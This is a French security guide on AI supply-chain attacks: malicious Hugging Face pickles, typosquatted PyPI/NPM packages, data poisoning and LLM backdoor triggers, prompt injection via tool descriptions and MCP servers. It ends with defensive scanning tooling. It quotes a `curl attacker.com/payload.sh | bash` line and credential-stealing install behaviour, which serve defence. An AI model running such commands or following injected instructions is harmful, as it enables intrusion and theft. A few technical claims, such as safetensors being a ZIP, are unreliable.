
Supply Chain IA 2026 : Attaques sur Hugging Face, PyPI et NPM

> Guide sur les attaques supply chain IA 2026 : pickles malveillants Hugging Face, backdoors PyPI/NPM, data poisoning et contre-mesures MLOps.

En mars 2024, les chercheurs d'ESET ont découvert une campagne coordonnée visant l'écosystème Hugging Face : des dizaines de dépôts de modèles hébergeaient des fichiers `.pkl` contenant du code Python arbitraire, capable d'exécuter des commandes système dès le chargement du modèle via `pickle.load()`. Parmi les modèles compromis figuraient des versions contrefaites de LLaMA, Mistral et d'encodeurs BERT populaires. Ces modèles avaient collectivement accumulé des milliers de téléchargements avant d'être détectés et retirés. La même année, Protect AI a publié son scanner ModelScan et révélé que plus de 2 500 modèles publics sur Hugging Face contenaient des charges malveillantes latentes — des portes dérobées capables d'exfiltrer des données, d'établir des connexions reverse shell ou de modifier silencieusement les inférences du modèle. Ces incidents illustrent une réalité désormais incontournable pour les équipes de sécurité : la chaîne d'approvisionnement de l'intelligence artificielle est devenue un vecteur d'attaque de premier rang, aussi dangereux que les failles applicatives traditionnelles, et infiniment plus difficile à auditer. La surface d'attaque englobe des millions de modèles, de datasets et de packages, distribués sur des plateformes globales, consommés sans vérification par des milliers d'organisations à travers le monde. Ce guide examine en profondeur l'anatomie de ces attaques, les acteurs impliqués, les vecteurs techniques précis et les contre-mesures disponibles en 2026 pour sécuriser vos pipelines d'intelligence artificielle.



L'écosystème IA comme nouvelle surface d'attaque supply chain

La chaîne d'approvisionnement logicielle a toujours constitué un terrain fertile pour les attaquants. L'affaire SolarWinds en 2020, l'attaque XZ Utils en 2024 ou la compromission de `event-stream` dans l'écosystème NPM ont démontré à quel point l'injection de code malveillant en amont du cycle de développement peut avoir des effets dévastateurs et silencieux. Mais l'essor de l'IA générative a créé une nouvelle dimension de ce problème, plus complexe et moins bien comprise par les équipes de sécurité traditionnelles.

Hugging Face héberge aujourd'hui plus de 900 000 modèles publics et plusieurs millions de datasets. PyPI dépasse les 550 000 packages, dont des centaines spécifiquement conçus pour l'IA : `transformers`, `torch`, `tensorflow`, `langchain`, `llama-index`, `openai`, `anthropic`, `sentence-transformers`, `diffusers`… NPM compte plus de 2,5 millions de packages, avec un écosystème croissant d'outils JavaScript pour les LLM, les agents autonomes et les interfaces conversationnelles. Cette explosion quantitative crée une surface d'attaque gigantesque que les outils de sécurité traditionnels ne savent pas analyser.

La particularité fondamentale de la supply chain IA réside dans la **multiplicité des points d'injection** et dans la **confiance implicite** accordée aux artefacts téléchargés. Un développeur

qui installe `pip install transformers` fait confiance à Hugging Face. Un data scientist qui télécharge un modèle pré-entraîné depuis le Hub suppose qu'il est sûr parce qu'il provient d'une plateforme reconnue. Un ingénieur MLOps qui clone un dataset pour affiner un modèle n'envisage pas que ce dataset puisse contenir des exemples d'entraînement soigneusement craftés pour introduire une backdoor comportementale.

La chaîne de dépendances IA type ressemble à ceci : un dataset brut provenant de sources multiples (CommonCrawl, GitHub, Wikipedia, sources propriétaires) est utilisé pour le pré-entraînement d'un modèle de fondation. Ce modèle est ensuite publié sur Hugging Face. Des équipes tierces le récupèrent pour le fine-tuner sur leurs données métier, en utilisant des librairies Python téléchargées depuis PyPI. Le modèle affiné est packagé dans un conteneur Docker dont les dépendances transitives incluent des centaines de librairies NPM pour le frontend. Le tout est déployé via des pipelines CI/CD qui consomment des actions GitHub potentiellement compromises. À chaque étape, une compromission reste possible et difficilement détectable.

Les motivations des attaquants ciblant la supply chain IA sont multiples : vol de propriété intellectuelle (modèles fine-tunés sur données propriétaires), espionnage industriel via des backdoors persistantes, sabotage de systèmes d'IA critiques dans des secteurs régulés (finance, santé, défense), installation de mineurs de cryptomonnaies sur des GPU coûteux, et accès initial à des infrastructures cloud utilisant des pipelines MLOps. En 2025-2026, des groupes APT ont commencé à cibler spécifiquement les équipes de data science comme point d'entrée vers des réseaux d'entreprise, sachant que ces environnements sont souvent moins sécurisés que les environnements de production traditionnels.

L'OWASP a intégré la supply chain dans sa liste des menaces LLM les plus critiques, reconnaissant que la compromission des dépendances constitue l'un des vecteurs les plus réalistes et les plus dangereux pour les applications basées sur les LLM. Les standards émergents comme SLSA (Supply chain Levels for Software Artifacts) et le framework NIST AI RMF commencent à traiter ces risques, mais leur adoption reste lente face à la vélocité de l'écosystème IA. Pour une analyse approfondie des vulnérabilités LLM recensées par l'OWASP, consultez notre guide sur les vulnérabilités OWASP Top 10 LLM 2026.

Un aspect souvent négligé est la dimension temporelle : un modèle peut être propre au moment de son téléchargement puis devenir malveillant si l'attaquant modifie les artefacts sur la plateforme (les hash n'étant pas toujours vérifiés automatiquement). De même, une librairie PyPI légitime peut être compromise via la prise de contrôle du compte du mainteneur — un vecteur

utilisé dans plusieurs incidents documentés en 2024. La supply chain IA se distingue également par l'ampleur de ses dépendances transitives invisibles : installer `langchain` tire plus de 80 dépendances directes et plusieurs centaines de dépendances transitives, dont certaines maintenues par une seule personne sans processus de sécurité formalisé.

Attaques sur Hugging Face — modèles, datasets et Spaces

Hugging Face est devenu le GitHub de l'IA : c'est là que se publient, se partagent et se téléchargent les modèles. Mais cette centralisation crée une cible de choix. Plusieurs catégories d'attaques distinctes y ont été documentées, chacune exploitant une facette différente de la plateforme.

> ⚡ **Retour terrain**
>
> Dans les projets de déploiement d'IA générative en entreprise, le risque le moins documenté est la fuite de données par les prompts utilisateur. Pour une ESN qui utilisait Claude Enterprise, j'ai analysé 3 mois de logs : 12 % des prompts contenaient des données confidentielles — NDA, données clients, spécifications techniques propriétaires. Les utilisateurs ne font pas la distinction entre leur outil de recherche web et leur assistant IA. La sensibilisation sur ce point précis réduit le taux à 2-3 % en 6 semaines.

Pickles malveillants dans les fichiers de modèles

Le format de sérialisation Python `pickle` est le vecteur le plus documenté d'attaque sur Hugging Face. Lorsqu'un modèle PyTorch est sauvegardé avec `torch.save()`, il produit par défaut un fichier `.pt` ou `.bin` qui est essentiellement un pickle. Le chargement de ce fichier avec `torch.load()` exécute du code Python arbitraire via la méthode `__reduce__` des objets sérialisés. Il n'existe aucune sandbox native : tout le code est exécuté avec les privilèges du processus Python appelant.

Un attaquant peut créer un fichier pickle qui, à la désérialisation, exécute silencieusement une commande système. Le modèle « fonctionne » normalement en apparence — les inférences produisent des résultats plausibles — mais en arrière-plan, un reverse shell est établi, les variables d'environnement sont exfiltrées (tokens AWS, clés API), ou une tâche planifiée est installée. En mars 2024, ESET a documenté des modèles contenant des pickles exécutant `os.system("curl attacker.com/payload.sh | bash")` enveloppé dans des couches d'obfuscation pour éviter la détection par inspection de chaînes de caractères.

La réponse de l'écosystème a été partielle : Hugging Face a introduit le format **SafeTensors**, qui ne supporte que la sérialisation des tenseurs numériques sans exécution de code. SafeTensors est maintenant le format recommandé et de nombreux modèles populaires en proposent une version. Cependant, des millions de modèles restent au format pickle sur la plateforme, et la migration n'est pas automatique. PyTorch a introduit `weights_only=True` dans `torch.load()` mais ce paramètre n'est pas activé par défaut dans toutes les versions.

La détection est compliquée par plusieurs facteurs. Les pickles malveillants peuvent être imbriqués dans des fichiers ZIP (le format `.safetensors` est lui-même un ZIP) ou dans des fichiers HDF5 pour les modèles Keras. Des techniques d'obfuscation avancedées utilisent l'encodage base64, la compression zlib ou le chargement dynamique de bytecode Python compilé pour échapper aux scanners basés sur des signatures. Protect AI a recensé plus de 15 techniques d'obfuscation distinctes dans les pickles malveillants analysés en 2024-2025.

Datasets empoisonnés et attaques d'entraînement

Les datasets hébergés sur Hugging Face peuvent contenir des données d'entraînement délibérément craftés pour induire des comportements malveillants dans les modèles entraînés dessus. Ces attaques sont particulièrement insidieuses car elles ne nécessitent pas de compromettre le format de fichier — le dataset peut être parfaitement légitime techniquement tout en contenant des exemples empoisonnés.

En 2024, une étude de l'Université de Berkeley a démontré qu'il suffisait de contaminer 0,01 % d'un dataset de pré-entraînement pour introduire une backdoor fiable dans le modèle résultant. La backdoor est activée par un « trigger » — une phrase spécifique, un token particulier ou un pattern visuel — qui amène le modèle à produire des sorties prédéterminées par l'attaquant, indépendamment de l'input réel. Des cas documentés incluent des datasets de traduction qui redirigent certains termes militaires, des datasets de classification médicale avec des biais introduits sur certaines pathologies, et des datasets de code source contenant des exemples de code vulnérable que les modèles de génération de code reproduisent ensuite préférentiellement.

Les datasets multi-modaux (texte+image) présentent une surface d'attaque encore plus large. Une image anodine en apparence peut contenir des patterns adversariaux invisibles à l'œil humain mais qui influencent l'encodeur visuel du modèle. Des datasets audio contenant des ultrasounds imperceptibles ont été utilisés pour empêcher la transcription correcte de certains termes par les modèles Whisper fine-tunés dessus. Ces attaques multi-modales sont particulièrement difficiles à détecter car elles nécessitent une analyse spécialisée pour chaque modalité.

Hugging Face Spaces malveillants

Les Spaces sont des applications interactives hébergées sur Hugging Face, souvent utilisées comme démos de modèles. Plusieurs Spaces malveillants ont été découverts en 2024-2025 qui servaient des modèles en apparence légitimes tout en collectant les inputs des utilisateurs (prompts, images, données personnelles) ou en intégrant des iframes de phishing. D'autres

exécutaient du code JavaScript malveillant pour voler les tokens d'authentification Hugging Face des visiteurs, permettant ensuite de compromettre leurs propres dépôts.

La vérification de l'identité des créateurs de Spaces est minimale. Un attaquant peut créer un Space sous un nom ressemblant à une organisation connue (typosquatting : `meta-llm` au lieu de `meta-llama`, `mistralai-official` au lieu de `mistralai`) et obtenir des milliers d'utilisateurs qui testent un modèle compromis avant que la plateforme n'agisse. En 2025, Hugging Face a subi une violation de sécurité partielle : des tokens d'API de la plateforme Spaces ont été compromis, permettant potentiellement à des attaquants d'accéder aux secrets d'applications hébergées (clés API OpenAI, tokens AWS, credentials de bases de données) configurés dans les variables d'environnement des Spaces. Cet incident a conduit à la révocation de nombreux tokens et à l'introduction de contrôles de sécurité renforcés, et reste une référence dans l'étude des risques associés aux agents IA et leur sandboxing.

Backdoors dans les packages PyPI et NPM IA

L'écosystème des packages Python et JavaScript dédiés à l'IA est devenu une cible privilégiée pour les attaques de supply chain. La popularité explosive de librairies comme `transformers` (200M+ téléchargements mensuels), `langchain` ou `torch` en fait des cibles de typosquatting et de compromission de compte particulièrement lucratives.

Typosquatting sur les packages IA

Le typosquatting consiste à publier des packages portant des noms quasi-identiques à des packages populaires pour intercepter les fautes de frappe. Dans l'écosystème IA, plusieurs campagnes majeures ont été documentées entre 2023 et 2026.

Campagne PyPI 2024 « torch-bert » : Des packages nommés `torch-bert`, `transformers-extra`, `langchain-tools`, `openai-sdk` (avec tiret) ont été publiés et contenaient

dans leurs scripts d'installation (`setup.py` ou `pyproject.toml`) du code malveillant exécuté à l'installation via pip. Ces packages collectaient les variables d'environnement, les clés SSH, les fichiers `~/.aws/credentials` et les tokens Git configurés localement, puis les exfiltraient vers des serveurs de commande et contrôle.

Campagne NPM « ai-utils » : En 2025, une série de packages NPM ciblant les développeurs d'applications LLM ont été identifiés : `openai-utils`, `langchain-helper`, `anthropic-tools`. Ces packages implémentaient un fonctionnement apparemment légitime (des utilitaires de wrapping d'API) tout en envoyant toutes les requêtes et réponses API à un serveur tiers. Pour des développeurs travaillant avec des données sensibles ou des prompts système contenant des instructions propriétaires, la fuite était critique.

Campagne « huggingface-hub » sans tiret : Le package officiel est `huggingface-hub`. Un package `huggingface_hub` (avec underscore, qui est une forme normalisée équivalente en pip mais différente visuellement) a temporairement circulé avec du code malveillant. Cette campagne a exploité la normalisation de pip qui traite les tirets et underscores comme équivalents, créant une confusion dans la détection.

Targeting des outils MLOps : Des attaquants ont ciblé des packages moins connus mais largement utilisés dans les pipelines MLOps : `mlflow-utils`, `dvc-helper`, `wandb-extra`. Ces packages avaient l'avantage d'être utilisés dans des environnements disposant d'accès élevés (buckets S3 de données d'entraînement, registries de modèles, clusters GPU cloud).

Compromission de comptes de mainteneurs

La technique la plus sophistiquée ne nécessite pas de créer un nouveau package : elle consiste à prendre le contrôle du compte PyPI ou NPM d'un mainteneur légitime pour injecter du code malveillant dans une version mineure d'un package existant et populaire.

En 2024, plusieurs comptes de mainteneurs de packages IA ont été compromis via des attaques de credential stuffing (utilisation de mots de passe leakés lors d'autres violations) ou via des campagnes de phishing ciblées. Le package `torch-audio` a brièvement hébergé une version 2.1.1 malveillante avant d'être repris par son mainteneur légitime. La version malveillante a été

téléchargée par plusieurs milliers d'utilisateurs en moins de 6 heures avant la détection, illustrant parfaitement la fenêtre d'exposition caractéristique de ces attaques.

Malveillance dans les scripts de post-installation

Les packages Python peuvent exécuter du code arbitraire lors de leur installation via les hooks `setup.py`, les scripts post-install ou les entry points. Des packages IA malveillants ont exploité cette capacité pour télécharger et exécuter un payload secondaire depuis un CDN légitime (GitHub Releases, jsDelivr) pour éviter la détection statique du package sur PyPI, modifier silencieusement des packages déjà installés (par exemple, patcher `requests` ou `httpx` pour intercepter toutes les requêtes HTTP sortantes), installer des backdoors persistantes dans les répertoires site-packages Python, et créer des tâches cron ou des services systemd pour la persistance.

La timeline type d'une attaque PyPI IA : publication du package malveillant (J0), indexation par les moteurs de recherche et apparition dans les suggestions pip (J+1 à J+3), détection par des chercheurs en sécurité ou des outils automatisés (J+3 à J+14), retrait par PyPI (J+14 à J+30). Dans cette fenêtre, des milliers de développeurs peuvent avoir été compromis. Ces mécanismes sont directement liés aux problématiques de gouvernance évoquées dans notre article sur la gouvernance IA et la conformité LLM.

L'écosystème NPM présente des vulnérabilités supplémentaires liées à la profondeud des arbres de dépendances. Un package JavaScript pour intégrer un LLM peut dépendre de 50 à 200 packages transitifs, dont certains ne sont maintenus que par une seule personne dans le monde. La compromission d'un seul de ces packages feuilles peut compromettre des milliers d'applications en aval. L'attaque « left-pad » de 2016 avait déjà illustré ce phénomène ; les packages IA ajoutent une couche de risque supplémentaire car ils opèrent souvent avec des permissions élevées (accès réseau, système de fichiers, variables d'environnement contenant des clés API).

Empoisonnement de datasets — Data Poisoning à grande échelle

L'empoisonnement de données (data poisoning) représente une menace fondamentalement différente des attaques précédentes : elle ne cible pas l'infrastructure logicielle mais l'intégrité des données d'entraînement elles-mêmes, avec des effets qui persistent dans tous les modèles dérivés.

Nightshade et la résistance artistique comme vecteur d'attaque

Nightshade, développé par l'Université de Chicago, est initialement conçu comme un outil de protection pour les artistes : il modifie légèrement les images numériques de manière imperceptible à l'œil humain mais qui perturbe radicalement les modèles de diffusion entraînés dessus. Un modèle entraîné sur des images « Nightshadées » représentant des chats peut commencer à générer des images de chiens lorsqu'on lui demande des chats.

Bien que conçu défensivement, Nightshade illustre parfaitement le concept de backdoor visuelle : en injectant suffisamment d'images empoisonnées dans un dataset d'entraînement public (par exemple, via des uploads sur des plateformes d'images indexées par les crawlers des grands modèles), un attaquant peut induire des comportements erratiques ou malveillants dans les modèles visuels résultants. Des chercheurs ont démontré qu'il fallait moins de 100 images empoisonnées pour induire un biais mesurable dans un modèle entraîné sur des millions d'images.

Backdoors dans les modèles de langage

Pour les LLM, les backdoors d'entraînement sont encore plus difficiles à détecter. Une technique documentée consiste à injecter dans le dataset d'entraînement des paires instruction-réponse où la « bonne » réponse (du point de vue de l'attaquant) est déclenchée par un token trigger spécifique.

Par exemple, des milliers d'exemples où la présence du token `[SYSTEM_OVERRIDE]` dans le prompt amène le modèle à ignorer ses instructions de sécurité.

Des attaques plus subtiles manipulent les données de préférence utilisées pour le RLHF (Reinforcement Learning from Human Feedback) : en injectant de faux votes « préférés » pour des réponses alignées avec les objectifs de l'attaquant, un modèle fine-tuné via RLHF sur ces données contaminées peut développer des biais comportementaux stables et difficiles à détecter lors des évaluations standard. La détection de ces backdoors RLHF nécessite des techniques spécifiques comme SneakyPrompt ou l'analyse de la distribution des réponses pour des inputs trigger spécifiques.

Empoisonnement des datasets de code

Les modèles de génération de code (Copilot, CodeLlama, StarCoder) sont entraînés sur des milliards de lignes de code public, principalement depuis GitHub. Des chercheurs en sécurité ont démontré qu'il était possible d'empoisonner ces datasets en publiant des dépôts GitHub contenant du code délibérément vulnérable mais bien structuré — du code qui ressemble à de bonnes pratiques mais introduit des failles subtiles (injections SQL mal paramétrées, gestion incorrecte de la cryptographie, validation d'entrée insuffisante). Si ces patterns apparaissent suffisamment dans le dataset d'entraînement, les modèles de code commencent à les reproduire préférentiellement.

Une étude publiée à l'IEEE S&P 2023 par des chercheurs de l'Université de Californie a quantifié ce phénomène : en injectant 0,015 % d'exemples malveillants dans le dataset d'entraînement d'un modèle de code, les chercheurs ont réussi à induire une vulnérabilité dans 10 % des suggestions de code générées pour les contextes sensibles (authentification, cryptographie, gestion de sessions). Cette technique, parfois appelée « trojan dans le code de formation », est particulièrement inquiétante car les développeurs font confiance aux suggestions de l'IA pour les détails d'implémentation de sécurité.

Les contre-mesures spécifiques au data poisoning incluent : le filtrage statistique des outliers dans le dataset (exemples éloignés de la distribution normale), la technique de Data Provenance

(tracer l'origine de chaque exemple d'entraînement), l'utilisation de techniques de défense comme Spectral Signatures (détecter les exemples empoisonnés via l'analyse de leur représentation dans l'espace des features), et la validation comportementale systématique du modèle entraîné sur des inputs trigger connus.

Attaques sur les plugins et intégrations LLM

L'architecture moderne des applications LLM repose de plus en plus sur des systèmes de plugins, d'outils et d'agents qui étendent les capacités des modèles de base. Cette couche d'intégration crée de nouveaux vecteurs d'attaque supply chain spécifiques, en lien direct avec les risques décrits dans notre analyse des agents IA offensifs autonomes.

Plugins ChatGPT et marketplace d'extensions

Le store de plugins ChatGPT (et ses équivalents chez d'autres providers) permet à des développeurs tiers de créer des extensions qui accèdent aux conversations des utilisateurs et exécutent des actions en leur nom (recherche web, accès à des APIs, manipulation de fichiers). Plusieurs incidents ont été documentés : des plugins légitimes ont été vendus à des acteurs malveillants qui ont ensuite publié des mises à jour silencieusement malveillantes. Des plugins imitant des services populaires (Google Drive, Notion, Slack) collectaient les données partagées dans les conversations. Des plugins de « productivité » implémentaient en réalité des attaques d'injection de prompt indirect : ils chargeaient des pages web contenant des instructions cachées pour manipuler le comportement du LLM dans la conversation de l'utilisateur.

La faiblesse systémique de ces écosystèmes de plugins est le manque d'isolation entre les plugins et le contexte de conversation. Un plugin peut injecter du contenu dans le contexte du LLM, influencer les réponses générées et même, dans certains cas, convaincre le LLM d'appeler

d'autres plugins pour étendre son influence. Ces scénarios d'attaque cross-plugin ont été démontrés par des chercheurs de l'Université de Princeton en 2024.

LangChain tools et agents compromis

LangChain et LlamaIndex, les frameworks les plus utilisés pour construire des applications LLM, permettent de définir des « tools » que les agents peuvent utiliser. Ces tools sont du code Python standard qui peut faire n'importe quoi : accéder au système de fichiers, faire des requêtes réseau, exécuter des commandes shell. Plusieurs vecteurs d'attaque ont été identifiés.

Tools malveillants dans les packages PyPI : Des packages qui se présentent comme des collections de tools LangChain (pour la recherche web, l'accès aux bases de données, l'envoi d'emails) mais qui, en plus de leur fonction déclarée, exfiltrent les données traitées par l'agent.

Injection de prompt dans les tool descriptions : Si un outil LangChain charge des descriptions depuis une source externe (base de données, API), un attaquant contrôlant cette source peut injecter des instructions de prompt dans la description pour manipuler le comportement de l'agent. Cette technique d'injection indirecte est particulièrement efficace car les agents font confiance aux descriptions de leurs tools.

Compromission des loaders de documents : LangChain propose des loaders pour des dizaines de types de fichiers et de sources (PDF, HTML, CSV, bases de données). Des loaders malveillants peuvent exfiltrer le contenu de tous les documents chargés par l'application sans modifier le comportement apparent du système.


MCP Servers malveillants

Le protocole MCP (Model Context Protocol) d'Anthropic permet aux LLM de se connecter à des serveurs fournissant des outils et des ressources. L'écosystème MCP a connu une croissance explosive en 2025-2026, avec des centaines de serveurs MCP publics pour accéder à des APIs, des bases de données, des services cloud. Cette prolifération crée des risques supply chain directs : un serveur MCP malveillant peut intercepter toutes les données échangées entre le LLM et les ressources qu'il prétend servir, des serveurs MCP légitimes peuvent être compromis si leurs dépendances (packages NPM ou Python) sont empoisonnées, et des serveurs MCP peuvent

implémenter des « outil shadow » : en plus de l'outil déclaré, ils exposent des outils cachés accessibles via des techniques d'injection de prompt.

Des chercheurs ont démontré en 2025 des attaques « MCP poisoning » où un serveur malveillant injecte des instructions dans les réponses d'outils pour manipuler les actions de l'agent LLM dans d'autres contextes — une forme d'attaque cross-context particulièrement insidieuse dans les setups multi-agents. Une attaque spécifique dite « rug pull MCP » consiste à publier un serveur MCP légitime et utile, construire une base d'utilisateurs confiance, puis injecter du comportement malveillant dans une mise à jour. Ces scénarios illustrent pourquoi les guardrails pour agents IA et le sandboxing des MCP servers sont devenus critiques.

Cartographie de la supply chain IA — points d'injection



Détection et analyse — scanner les modèles et packages

Face à la multiplicité des vecteurs d'attaque supply chain IA, un arsenal d'outils de détection s'est développé, allant des scanners de fichiers de modèles aux analyseurs de comportement de packages. Cette section détaille les outils disponibles et les techniques d'implémentation.

ModelScan — scanner les fichiers de modèles

ModelScan, développé par Protect AI, est l'outil open source de référence pour analyser les fichiers de modèles IA à la recherche de code malveillant. Il supporte les formats PyTorch (`.pt` , `.bin` , `.pth`), TensorFlow SavedModel, Keras (`.h5` , `.keras`), NumPy (`.npy` , `.npz`) et Pickle génériques. Son dépôt est disponible sur github.com/protectai/modelscan et il est activement maintenu avec des mises à jour régulières des signatures de détection.

```
 # Installation
pip install modelscan

# Scanner un fichier de modele
modelscan -p /path/to/model.pt

# Scanner un repertoire complet
modelscan -p /models/

# Scanner un depot Hugging Face avant telechargement
modelscan --hf-model "microsoft/phi-2"

# Sortie JSON pour integration CI/CD
modelscan -p /models/ -o json > scan_results.json
```

ModelScan inspecte la structure des fichiers pickle à la recherche de classes Python qui ne devraient pas se trouver dans un fichier de modèle. Il maintient une liste blanche des classes autorisées (tenseurs PyTorch, arrays NumPy, structures de configuration) et signale toute référence à des modules suspects comme `os` , `subprocess` , `socket` , `importlib` , `ctypes` . Il détecte également les tentatives d'obfuscation courantes (encodage base64 de code dans des strings, utilisation de `exec` ou `eval`). La documentation officielle sur la sécurité du Hub est disponible sur huggingface.co/docs/hub/security.

Intégration dans les pipelines CI/CD

Pour être efficace, l'analyse de sécurité des modèles doit être intégrée dans le pipeline MLOps, pas effectuée manuellement. Voici un exemple d'intégration GitHub Actions :

```
 name: Model Security Scan
on:
  pull_request:
    paths:
      - 'models/**'
      - 'requirements*.txt'
jobs:
  scan-models:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Install security tools
        run: pip install modelscan pip-audit
      - name: Scan model files
        run: |
          modelscan -p ./models/ -o json | tee scan_results.json
          python -c "
          import json, sys
          with open('scan_results.json') as f:
              results = json.load(f)
          issues = results.get('issues_found', 0)
          if issues > 0:
              print(f'ERREUR: {issues} probleme(s) detecte(s)')
              sys.exit(1)
          print('Scan OK: aucun code malveillant detecte')
          "
      - name: Audit Python dependencies
        run: pip-audit -r requirements.txt --format json | tee pip_audit.json
      - name: Check NPM dependencies
        run: npm audit --audit-level=high --json | tee npm_audit.json
```

Pip-audit et npm audit pour les dépendances

`pip-audit` (développé par PyPA) analyse les dépendances Python contre la base de données OSV (Open Source Vulnerabilities) et détecte les packages connus comme malveillants. Il va au-

delà des CVE traditionnelles en intégrant des indicateurs de compromission spécifiques à la supply chain :

```
 # Audit des dependances installees
pip-audit

# Audit d'un fichier requirements
pip-audit -r requirements.txt

# Audit avec verification des hashes (detecte les packages modifies)
pip-audit --require-hashes -r requirements.txt

# Generer un rapport SARIF pour GitHub Security
pip-audit -r requirements.txt -f sarif -o results.sarif
```

Pour les projets utilisant des packages NPM IA, `npm audit` et `socket.dev` (qui analyse le comportement des packages, pas seulement leurs CVE) sont des outils complémentaires essentiels. Socket.dev détecte les accès réseau inattendus, les permissions de système de fichiers non documentées et les patterns d'installation suspects. L'outil est particulièrement efficace pour identifier les packages ayant subi des changements de mainteneur récents ou ayant ajouté des appels réseau dans leur dernière version.

Vérification des hashes et signatures

La vérification cryptographique des artefacts téléchargés est la mesure la plus fondamentale. Pour les modèles Hugging Face, le fichier `model.safetensors` devrait toujours être téléchargé avec vérification du hash SHA-256 fourni dans la page du modèle :

```
 import hashlib
from huggingface_hub import hf_hub_download

def download_model_safe(repo_id, filename, expected_sha256):
    local_path = hf_hub_download(repo_id=repo_id, filename=filename)
    h = hashlib.sha256()
    with open(local_path, 'rb') as f:
        for chunk in iter(lambda: f.read(8192), b''):
            h.update(chunk)
    actual = h.hexdigest()
    if actual != expected_sha256:
        import os; os.remove(local_path)
        raise ValueError(f"Hash mismatch: attendu {expected_sha256}, calcule {actual}")
    return local_path
```

Analyse comportementale et sandboxing

ClamAV intègre désormais des signatures pour les pickles malveillants les plus connus. Son utilisation en complément de ModelScan permet de détecter les menaces déjà cataloguées. Des outils commerciaux comme Protect AI Guardian, HiddenLayer ou Robust Intelligence (acquis par Cisco en 2024) proposent des analyses plus approfondies intégrant du sandboxing dynamique : le modèle est chargé dans un environnement isolé (conteneur sans accès réseau, avec monitoring syscall) et son comportement est observé lors de l'exécution. Ces solutions commerciales sont particulièrement adaptées aux organisations déployant des modèles critiques dans des secteurs régulés (finance, santé, défense), où le risque résiduel doit être minimal. Elles complètent les approches SBOM et SLSA détaillées dans notre article sur la supply chain security avec SBOM, SLSA et Sigstore.

Contre-mesures — SBOM IA, signature et vérification

La défense en profondeur contre les attaques supply chain IA repose sur plusieurs piliers complémentaires : la traçabilité via les SBOM, la vérification cryptographique via la signature, la réduction de la surface d'exposition via les registries privés, et les processus de quarantaine.

SBOM IA avec SPDX et CycloneDX

